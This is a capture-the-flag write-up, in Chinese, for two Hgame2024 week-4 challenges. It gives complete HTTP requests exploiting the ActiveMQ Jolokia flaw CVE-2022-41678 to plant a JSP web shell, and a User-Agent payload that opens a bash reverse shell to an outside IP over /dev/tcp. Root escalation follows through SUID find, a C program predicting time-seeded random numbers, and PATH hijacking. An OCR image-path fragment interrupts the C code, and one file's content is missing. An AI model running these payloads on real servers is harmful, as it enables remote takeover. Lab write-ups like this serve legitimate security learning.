Hgame2024 week4

MakaRi

1.Reverse and escalation1:用 ActiveMQ Jolokia 代码执行漏洞(CVE-2022-41678)可以打通，开启靶机先等 1 分钟让模版加载好不然后续会报错，第一步查看 Mbean：

```
POST /api/jolokia HTTP/1.1
Host: 47.102.184.100:30412
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Origin:http://47.102.184.100:30412
Content-Length: 17

{"type":"list"}
```

第二步用得到的 Mbean 注入恶意 xml：

```
POST /api/jolokia HTTP/1.1
Host: 139.224.232.162:30834
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Origin:http://139.224.232.162:30834
Content-Length: 1944

{"type": "exec", "mbean": "org.apache.logging.log4j2:type=5faeada1", "operation": "setConfigText", "arguments": ["<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<Configuration>\n    <Appenders>\n        <Console name=\"Console\"
target=\"SYSTEM OUT\">\n            <PatternLayout pattern=\"%5p | %m%n\"/>\n        </Console>\n        <RollingRandomAccessFile name=\"RollingFile\" fileName=\"${sys:activemq.data}/../webapps/admin/shell.jsp\" \n            filePattern=
\"${sys:activemq.data}/../webapps/admin/shell.jsp.%i\">\n            <PatternLayout pattern=\"%d | %-5p | %m | %c | %t%n%throwable{full}\"/>\n            <Policies>\n                <SizeBasedTriggeringPolicy size=\"1MB\"/>\n
</Policies>\n            </RollingRandomAccessFile>\n        <RollingRandomAccessFile name=\"AuditLog\" fileName=\"${sys:activemq.data}/audit.log\" filePattern=\"${sys:activemq.data}/audit.log.%i\">\n            <PatternLayout pattern=\"%-5p |
%m | %t%n\"/>\n            <Policies>\n                <SizeBasedTriggeringPolicy size=\"1MB\"/>\n            </Policies>\n        </RollingRandomAccessFile>\n    </Appenders>\n    <Loggers>\n        <Root level=\"INFO\">\n
<AppenderRef ref=\"Console\"/>\n            <AppenderRef ref=\"RollingFile\"/>\n        </Root>\n        <Logger name=\"org.apache.activemq.spring\" level=\"WARN\"/>\n        <Logger name=\"org.apache.activemq.web.handler\" level=
\"WARN\"/>\n        <Logger name=\"org.springframework\" level=\"WARN\"/>\n        <Logger name=\"org.apache.xbean\" level=\"WARN\"/>\n        <Logger name=\"org.eclipse.jetty\" level=\"DEBUG\"/>\n        <Logger name=
\"org.apache.activemq.audit\" level=\"INFO\" additivity=\"false\">\n            <AppenderRef ref=\"AuditLog\"/>\n        </Logger>\n        <!-- Uncomment and modify as needed for ActiveMQ logger\n        <Logger name=
\"org.apache.activemq\" level=\"DEBUG\"/>\n        -->\n    </Loggers>\n</Configuration>", "utf-8"]}
```

第三步注入执行反弹 shell 的 js 语句：

```
POST /api/jolokia HTTP/1.1
Host: 139.224.232.162:30834
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent:Mozilla ||| <% Process p = Runtime.getRuntime().exec(new String[]{"/bin/bash","-c","exec 5<>/dev/tcp/111.231.60.224/2333;cat <&5 | while read line; do $line 2>&5 >&5; done"});
out.println(org.apache.commons.io.IOUtils.toString(p.getInputStream(), "utf-8")); %> |||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Origin:http://139.224.232.162:30834
Content-Length: 18

{"type":"version"}
```

第四步：

```
POST /api/jolokia HTTP/1.1
Host: 139.224.232.162:32726
Authorization: Basic YWRtaW46YWRtaW4=
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Origin:http://139.224.232.162:32726
Content-Length: 1915

{"type": "exec", "mbean": "org.apache.logging.log4j2:type=5faeada1", "operation": "setConfigText", "arguments": ["<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n<Configuration>\n    <Appenders>\n        <Console name=\"Console\"
target=\"SYSTEM OUT\">\n            <PatternLayout pattern=\"%5p | %m%n\"/>\n        </Console>\n        <RollingRandomAccessFile name=\"RollingFile\" fileName=\"${sys:activemq.data}/activemq.log\" \n            filePattern=
\"${sys:activemq.data}/activemq.log.%i\">\n            <PatternLayout pattern=\"%d | %-5p | %m | %c | %t%n%throwable{full}\"/>\n            <Policies>\n                <SizeBasedTriggeringPolicy size=\"1MB\"/>\n            </Policies>\n
</RollingRandomAccessFile>\n        <RollingRandomAccessFile name=\"AuditLog\" fileName=\"${sys:activemq.data}/audit.log\" filePattern=\"${sys:activemq.data}/audit.log.%i\">\n            <PatternLayout pattern=\"%-5p | %m | %t%n\"/>\n
<Policies>\n                <SizeBasedTriggeringPolicy size=\"1MB\"/>\n            </Policies>\n        </RollingRandomAccessFile>\n    </Appenders>\n    <Loggers>\n        <Root level=\"INFO\">\n            <AppenderRef ref=\"Console\"/>\n
<AppenderRef ref=\"RollingFile\"/>\n        </Root>\n        <Logger name=\"org.apache.activemq.spring\" level=\"WARN\"/>\n        <Logger name=\"org.apache.activemq.web.handler\" level=\"WARN\"/>\n        <Logger name=
\"org.springframework\" level=\"WARN\"/>\n        <Logger name=\"org.apache.xbean\" level=\"WARN\"/>\n        <Logger name=\"org.eclipse.jetty\" level=\"WARN\"/>\n        <Logger name=\"org.apache.activemq.audit\" level=\"INFO\"
additivity=\"false\"/>\n        <AppenderRef ref=\"AuditLog\"/>\n    </Logger>\n    <!-- Uncomment and modify as needed for ActiveMQ logger\n    <Logger name=\"org.apache.activemq\" level=\"DEBUG\"/>\n    -->\n
</Loggers>\n</Configuration>", "utf-8"]}
```


然后获得反弹的 shell，执行 `find / -user root -perm -4000 -exec ls -ldb {} \;`

发现可以用 find 提权

先 touch test

然后 find test -exec cat /flag \;拿到 flag

2. Reverse and Escalation2：同样方法获得 shell，发现 find test -exec cat /flag \;需要进行数学计算，cat /usr/bin/find 发现源码被改过，将 /usr/bin/find 复制到网站目录（好像是~/views，忘了）然后虚拟机 wget 下载下来，拖 IDA 反编译发现是随机生成两个数%23333，以 find 的参数作为答案连续答对 39 次就能以 root 进行一次 ls，存在 time(NULL) 的随机数漏洞，本地编写脚本（时间要设置为+0000）

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <unistd.h>

int main() {
    unsigned int seed, rand1, rand2, sum;
    int count = 41;
    seed = time(NULL) + 4;
    srand(seed);
    for (int i = 0; i < count; i++) {
        rand1 = rand() % 23333;
        rand2 = rand() % 23333;
        sum = rand1 + rand2;
        if(i==0){
```


```
            printf("%u + %u\n/usr/bin/find ",rand1,rand2);
        }
        printf(" %u", sum);
    }
}
```

然后设置一下用户环境变量来使 ls 命令改为 cat /flag，

mkdir script

cd script

公网服务器上写一个名为 ls 的文件：



靶机使用 wget 下载到 script 中，然后 export PATH=/opt/activemq/script:$PATH
反复粘贴执行/usr/bin/find　xxx xxx xxx（C 脚本生成的结果）即可